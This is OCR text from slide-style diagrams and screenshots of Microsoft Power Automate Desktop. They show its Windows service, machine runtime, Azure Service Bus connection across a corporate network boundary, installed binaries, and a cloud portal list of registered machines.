

Windows 11
User
NT Service\UIFlowService
Power Automate
Machine Runtime
Office
Office cloud services
On-Prem
MS cloud



Windows 11
Office
User
NT Service\UIFlowS
File
Edit
Debug
Tools
View
Help
Untitled | Power Automate
Actions
Search actions
Variables
Conditionals
Loops
Recorder
Browser extensions
Microsoft Edge
Google Chrome
Firefox
Power Automate
Machine Runtime
New Tab
Search with Google or enter address
Add Microsoft Power Automate Desktop (preview)?
It requires your permission to:
Access your data for all websites
Exchange messages with programs other than Firefox
Clear recent browsing history, cookies, and related data
Access browser tabs
Learn more about permissions
Add
Cancel
On-Prem
MS cloud


Windows 11
User
NT Service\UIFlowService
Office
Office cloud services
Power Automate
Machine Runtime
On-Prem
MS cloud


Windows 11
User
NT Service\UIFlowService
Office
Office cloud services
Power Automate
Machine Runtime
On
Power Automate Desktop
New
Sort
View
This PC › Windows (C:) › Program Files (x86) › Power Automate Desktop › Application
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
Microsoft.Flow.RPA.Agent
Microsoft.Flow.RPA.LauncherService
Microsoft.Flow.RPA.LogShipper
Microsoft.Flow.RPA.Notifier
Microsoft.Flow.RPA.UpdateService
PAD.AutomationBrowser
PAD.AutomationServer
PAD.BridgeToHLLAPIx64
PAD.BridgeToHLLAPIx86
PAD.BridgeToMODIx86
PAD.BridgeToSapAutomation
PAD.BridgeToUIAutomation2
PAD.BrowserNativeMessageHost
PAD.Console.CommandLine
PAD.Console.Host
PAD.DataCollectionSwitch
PAD.Designer
PAD.Java.Installer.Host
PAD.MachineRegistration.Host
PAD.MachineRegistration.Silent
PAD.MacroRecorder
PAD.ModuleInitialization
PAD.PackageUpgrader
PAD.ProcessInsight.Recorder
PAD.Robot
PAD.Troubleshooter
PAD.Updater.MSI
PAD.Updater.MSIX
Robin.Migrator.SDKCodeGenerator
RpaNativeHost
TroubleshootingTool.Console
TroubleshootingTool.UI
UIFlowService
33 items


Windows 11
User
NT Service\UIFlowService
Office
Office cloud services
Power Automate
Machine Runtime
Corp network boundary
On-Prem
MS cloud


Windows 11
Office
User
NT Service\UIFlowService
Office cloud services
outbound conn
Power Automate
Machine Runtime
Azure Service Bus
Corp network boundary
On-Prem
MS cloud


Windows 11
Office
User
NT Service\UIFlowService
Office cloud services
outbound conn
Power Automate
Machine Runtime
Azure Service Bus
On-Prem
MS cloud

Your machines


Machines

Check the real-time health and status of your machines and the desktop flows running on them. Learn more

Machines | Machine groups | VM images (preview)

Machine name	Descrip...	Version	Group	Status	Flows run...	Flows que...	Ac...	Own
hi	—	2.20.141.22151	—	Disconnecte	0	0	Owner	
win11ent	—	2.21.244.22174	—	Connected	0	0	Co-ow...	
win11pro	—	2.20.141.22151	rndcorp	Connected	0	—	Owner	

Run from cloud

